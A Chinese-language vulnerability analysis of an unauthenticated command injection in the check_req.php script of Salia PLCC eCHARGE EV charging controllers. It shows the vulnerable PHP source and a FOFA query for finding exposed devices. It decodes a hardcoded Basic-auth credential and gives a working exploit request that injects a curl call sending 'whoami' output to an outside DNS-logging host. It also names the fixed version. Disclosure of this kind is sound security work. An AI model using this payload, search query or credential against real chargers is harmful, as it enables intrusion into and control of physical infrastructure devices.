漏洞简介
Salia PLCC 的 eCHARGE 系列提供适用于家庭、企业和公共场所的智能电动汽车充电解决方案,具备高效充电、动态负载管理和光伏系统集成等功能的充电站。其充电管理系统 check_req.php 存在命令执行漏洞,未授权攻击者可利用该漏洞在设备上执行任意系统命令。
影响版本
<2.0.4 版本
fofa语法
"Salia PLCC"
漏洞分析
看下 check_req.php 的业务逻辑实现,如下
<?php
    //sleep(2);

    $final = array();
    $final["status"] = "pending";

    $x = $_GET;
    if (array_key_exists("ntp", $x)) {
       $cmd = '/srv/salia/nwcheck -ntpx='.$x['ntp'];
       exec($cmd, $output, $result_code);
       $final["result"] = $output;
       $final["code"] = $result_code;
       if ($result_code==0) { $final["result"] = "Ok"; }
       else {
          $cmd2 = '/srv/salia/nwcheck -ntp='.$x['ntp'];
          exec($cmd2, $output2, $result_code2);
          $final["result"] = $output2;
       }
       $final["status"] = "ok";
    }
    if (array_key_exists("portal", $x)) {
       $url = 'https://saliaportal.echarge.de/reachable.php';
       $qry = array();
       $data = http_build_query($qry);
       $opts = array(
             'http' => array(
                   'method'  => 'GET',
                   'header'  => "Content-type: application/x-www-form-urlencoded\r\n".
                             "Authorization: Basic c2FsaWE6eDlUZzI3JDNfJTQ0bkJkP2dG\n",
                   'timeout' => 4
             ),
             'ssl' => array(
                   'verify_peer' => false,
                   'verify_peer_name' => false
             )
       );
       $context = stream_context_create($opts);
       $ret = file_get_contents($url, false, $context);
       $final["result"] = $ret;
       $final["code"] = 0;
       $final["status"] = "ok";
    }

    echo json_encode($final);
    // TODO -> return state of nwcheck ...

?>在处理ntp参数时,用户输入直接拼接到系统命令中,未经过滤或转义。攻击者可通过构造恶意参数执行任意系统命令。
污点参数传递路径如下
$_GET['ntp']` → `$cmd = '/srv/salia/nwcheck -ntpx='.$x['ntp'];` → `exec($cmd, ...)其中还存在一个默认硬编码凭证

c2FsaWE6eDlUZzI3JDNfJTQ0bkJkP2dG` ==> `salia:x9Tg27$3_%44nBd?gF修复版本(2.2.0)增加了 escapeshellarg 函数进行过滤
漏洞复现
GET /check_req.php?ntp=127.0.0.1;curl+`whoami`.dnslog.pt HTTP/1.1
Host: salia.mrxn.net
成功获得 whoami 命令执行结果

参考
https://www.onekey.com/resource/critical-vulnerabilities-in-ev-charging-stations-analysis-of-echarge-controllers





